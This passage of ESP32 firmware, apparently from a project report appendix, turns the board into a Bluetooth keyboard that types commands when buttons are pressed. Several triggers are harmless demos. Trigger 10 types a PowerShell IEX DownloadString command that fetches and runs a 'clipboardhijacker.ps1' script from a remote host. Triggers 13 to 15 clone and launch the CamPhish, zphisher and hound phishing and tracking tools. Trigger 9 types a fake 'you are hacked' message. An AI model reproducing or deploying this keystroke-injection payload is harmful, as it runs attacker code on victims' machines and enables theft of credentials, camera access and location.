  delay(200);
  bleKeyboard.releaseAll();
  delay(700);
  sendString("exit", 10);
  delay(100);
  bleKeyboard.press(KEY_RETURN);
  delay(100);
  bleKeyboard.releaseAll();
  delay(500);
}

// Trigger 7: Open Windows Terminal and run curl ascii.live/forrest
if (lastState7 == HIGH && state7 == LOW) {
  Serial.println("Trigger 7 is running");
  openRun();
  delay(500);
  sendString("wt");
  delay(100);
  bleKeyboard.press(KEY_LEFT_CTRL);
  bleKeyboard.press(KEY_LEFT_SHIFT);
  bleKeyboard.press(KEY_RETURN);
```

```
  delay(120);
  bleKeyboard.releaseAll();
  delay(3000);
  bleKeyboard.press(KEY_LEFT_ARROW);
  delay(100);
  bleKeyboard.releaseAll();
  delay(100);
  bleKeyboard.press(KEY_RETURN);
  delay(100);
  bleKeyboard.releaseAll();
  delay(2000);
  const char* cmd = "color 2 & curl ascii.live/forrest";
  sendString(cmd, 50);
  delay(500);
  bleKeyboard.press(KEY_RETURN);
  delay(100);
  bleKeyboard.releaseAll();
  delay(1000);
}

// Trigger 8: Open Windows Terminal and run curl ascii.live/donut
if (lastState8 == HIGH && state8 == LOW) {
  Serial.println("Trigger 8 is running");
  openRun();
  delay(500);
```

```
  sendString("wt");
  delay(100);
  bleKeyboard.press(KEY_LEFT_CTRL);
  bleKeyboard.press(KEY_LEFT_SHIFT);
  bleKeyboard.press(KEY_RETURN);
  delay(120);
  bleKeyboard.releaseAll();
  delay(3000);
  bleKeyboard.press(KEY_LEFT_ARROW);
  delay(100);
  bleKeyboard.releaseAll();
  delay(100);
  bleKeyboard.press(KEY_RETURN);
  delay(100);
  bleKeyboard.releaseAll();
  delay(2000);
  const char* cmd = "color 2 & curl ascii.live/donut";
  sendString(cmd, 50);
  delay(500);
  bleKeyboard.press(KEY_RETURN);
  delay(100);
  bleKeyboard.releaseAll();
  delay(1000);
}
```

```
// Trigger 9: Open Notepad and type a message
if (lastState9 == HIGH && state9 == LOW) {
  Serial.println("Trigger 9 is running");
  openRun();
  delay(1000);
  const char* cmd = "notepad";
  sendString(cmd, 10);
  delay(500);
  bleKeyboard.press(KEY_RETURN);
  delay(100);
  bleKeyboard.releaseAll();
  delay(900);
  const char* txt = "You are hacked by black hat hackers. You are in my control.";
  sendString(txt, 12);
  delay(300);
  bleKeyboard.press(KEY_LEFT_ALT);
  bleKeyboard.press('f');
  delay(100);
  bleKeyboard.releaseAll();
  delay(300);
  bleKeyboard.press('x');
  delay(100);
  bleKeyboard.releaseAll();
}
```

```
  // Trigger 10: Open Windows Terminal and run a PowerShell script (ETHICAL WARNING)
  if (lastState10 == HIGH && state10 == LOW) {
    Serial.println("Trigger 10 is running (WARNING: Potentially malicious)");
    openRun();
    delay(1000);
    sendString("wt");
    delay(100);
    bleKeyboard.press(KEY_LEFT_CTRL);
    bleKeyboard.press(KEY_LEFT_SHIFT);
    bleKeyboard.press(KEY_RETURN);
    delay(100);
    bleKeyboard.releaseAll();
    delay(3000);
    bleKeyboard.press(KEY_LEFT_ARROW);
    delay(100);
    bleKeyboard.releaseAll();
    delay(100);
    bleKeyboard.press(KEY_RETURN);
    delay(100);
    bleKeyboard.releaseAll();
    delay(5000);
    const char* cmd = "IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.53:8081/clipboardhijacker.ps1')";
    sendString(cmd, 50);
```

```
    delay(1000);
    bleKeyboard.press(KEY_RETURN);
    delay(100);
    bleKeyboard.releaseAll();
    delay(1000);
  }

  // Trigger 11: Open browser with YouTube URL
  if (lastState11 == HIGH && state11 == LOW) {
    Serial.println("Trigger 11 is running");
    openRun();
    delay(700);
    const char* url = "https://youtube.com/@sachinautocad954?si=BuLuBVeXN-
xsGonl";
    sendString(url, 10);
    delay(300);
    bleKeyboard.press(KEY_RETURN);
    delay(100);
    bleKeyboard.releaseAll();
    delay(1000);
  }

  // Trigger 12: Open Chrome in Windows Terminal and load resume URL
  if (lastState12 == HIGH && state12 == LOW) {
    Serial.println("Trigger 12 is running");
```

```
openRun();
delay(500);
sendString("chrome");
delay(100);
bleKeyboard.press(KEY_LEFT_CTRL);
bleKeyboard.press(KEY_LEFT_SHIFT);
bleKeyboard.press(KEY_RETURN);
delay(120);
bleKeyboard.releaseAll();
delay(3000);
bleKeyboard.press(KEY_LEFT_ARROW);
delay(100);
bleKeyboard.releaseAll();
delay(100);
bleKeyboard.press(KEY_RETURN);
delay(100);
bleKeyboard.releaseAll();
delay(2000);
const char* url = "https://sachinpandey7709.github.io/portfolio-website/";
sendString(url, 10);
delay(300);
bleKeyboard.press(KEY_RETURN);
delay(100);
bleKeyboard.releaseAll();
delay(1000);
```

```
  }

  // Trigger 13: Clone and run CamPhish script
  if (lastState13 == HIGH && state13 == LOW) {
    Serial.println("Button 13: CamPhish (Pin 27)");
    bleKeyboard.press(KEY_LEFT_CTRL);
    bleKeyboard.press(KEY_LEFT_ALT);
    bleKeyboard.press('t');
    delay(100);
    bleKeyboard.releaseAll(); delay(3000); // Increased for terminal to open
    Serial.println("Terminal opened");
    sendString("git clone https://github.com/techchipnet/CamPhish", 50); delay(1000);
// 50ms per char, 1000ms before RETURN
    bleKeyboard.press(KEY_RETURN); delay(500);
    bleKeyboard.releaseAll(); delay(15000); // Increased for git clone
    Serial.println("Git clone completed");
    sendString("cd CamPhish", 50); delay(1000); // 50ms per char, 1000ms before
RETURN
    bleKeyboard.press(KEY_RETURN); delay(500);
    bleKeyboard.releaseAll(); delay(1000); // Kept for quick cd
    Serial.println("Changed to CamPhish directory");
    sendString("chmod +x camphish.sh", 50); delay(1000); // 50ms per char, 1000ms
before RETURN
    bleKeyboard.press(KEY_RETURN); delay(500);
    bleKeyboard.releaseAll(); delay(1000); // Quick chmod
    Serial.println("Set executable permissions");
```

```
    sendString("bash camphish.sh", 50); delay(1000); // 50ms per char, 1000ms before RETURN
    bleKeyboard.press(KEY_RETURN); delay(500);
    bleKeyboard.releaseAll(); delay(10000); // Increased for script startup
    Serial.println("CamPhish Payload executed");
  }

  // Trigger 14: Clone and run zphisher script
  if (lastState14 == HIGH && state14 == LOW) {
    Serial.println("Button 14: CamPhish (Pin 25)");
    bleKeyboard.press(KEY_LEFT_CTRL);
    bleKeyboard.press(KEY_LEFT_ALT);
    bleKeyboard.press('t');
    delay(100);
    bleKeyboard.releaseAll(); delay(3000); // Increased for terminal to open
    Serial.println("Terminal opened");
    sendString("git clone --depth=1 https://github.com/htr-tech/zphisher.git", 50); delay(1000); // 50ms per char, 1000ms before RETURN
    bleKeyboard.press(KEY_RETURN); delay(500);
    bleKeyboard.releaseAll(); delay(15000); // Increased for git clone
    Serial.println("Git clone completed");
    sendString("cd zphisher", 50); delay(1000); // 50ms per char, 1000ms before RETURN
    bleKeyboard.press(KEY_RETURN); delay(500);
    bleKeyboard.releaseAll(); delay(1000); // Kept for quick cd
    Serial.println("Changed to Zphisher directory");
```

```
    sendString("chmod +x zphisher.sh", 50); delay(1000); // 50ms per char, 1000ms before RETURN
    bleKeyboard.press(KEY_RETURN); delay(500);
    bleKeyboard.releaseAll(); delay(1000); // Quick chmod
    Serial.println("Set executable permissions");
    sendString("bash zphisher.sh", 50); delay(1000); // 50ms per char, 1000ms before RETURN
    bleKeyboard.press(KEY_RETURN); delay(500);
    bleKeyboard.releaseAll(); delay(10000); // Increased for script startup
    Serial.println("Zphisher Payload executed");
  }

  // Trigger 15: Clone and run hound script
  if (lastState15 == HIGH && state15 == LOW) {
    Serial.println("Button 15: Hound (Pin 22)");
    bleKeyboard.press(KEY_LEFT_CTRL);
    bleKeyboard.press(KEY_LEFT_ALT);
    bleKeyboard.press('t');
    delay(100);
    bleKeyboard.releaseAll(); delay(3000); // Increased for terminal to open
    Serial.println("Terminal opened");
    sendString("git clone https://github.com/techchipnet/hound", 50); delay(1000); // 50ms per char, 1000ms before RETURN
    bleKeyboard.press(KEY_RETURN); delay(500);
    bleKeyboard.releaseAll(); delay(15000); // Increased for git clone
    Serial.println("Git clone completed");
```

```
    sendString("cd hound", 50); delay(1000); // 50ms per char, 1000ms before RETURN
    bleKeyboard.press(KEY_RETURN); delay(500);
    bleKeyboard.releaseAll(); delay(1000); // Kept for quick cd
    Serial.println("Changed to Hound directory");
    sendString("chmod +x hound.sh", 50); delay(1000); // 50ms per char, 1000ms before RETURN
    bleKeyboard.press(KEY_RETURN); delay(500);
    bleKeyboard.releaseAll(); delay(1000); // Quick chmod
    Serial.println("Set executable permissions");
    sendString("bash hound.sh", 50); delay(1000); // 50ms per char, 1000ms before RETURN
    bleKeyboard.press(KEY_RETURN); delay(500);
    bleKeyboard.releaseAll(); delay(10000); // Increased for script startup
    Serial.println("Hound Payload executed");
  }

  // Update last states
  lastState1 = state1;
  lastState2 = state2;
  lastState3 = state3;
  lastState4 = state4;
  lastState5 = state5;
  lastState6 = state6;
  lastState7 = state7;
  lastState8 = state8;
```

```
    lastState9 = state9;
    lastState10 = state10;
    lastState11 = state11;
    lastState12 = state12;
    lastState13 = state13;
    lastState14 = state14;
    lastState15 = state15;
  } else {
    Serial.println("Waiting for BLE connection...");
  }

  delay(10);
}
```

APPENDIX J: ESP32 HARDWARE DOCUMENTATION




Figure J.1: Boot Flow Diagram




Figure J.2: Memory Mapping Structure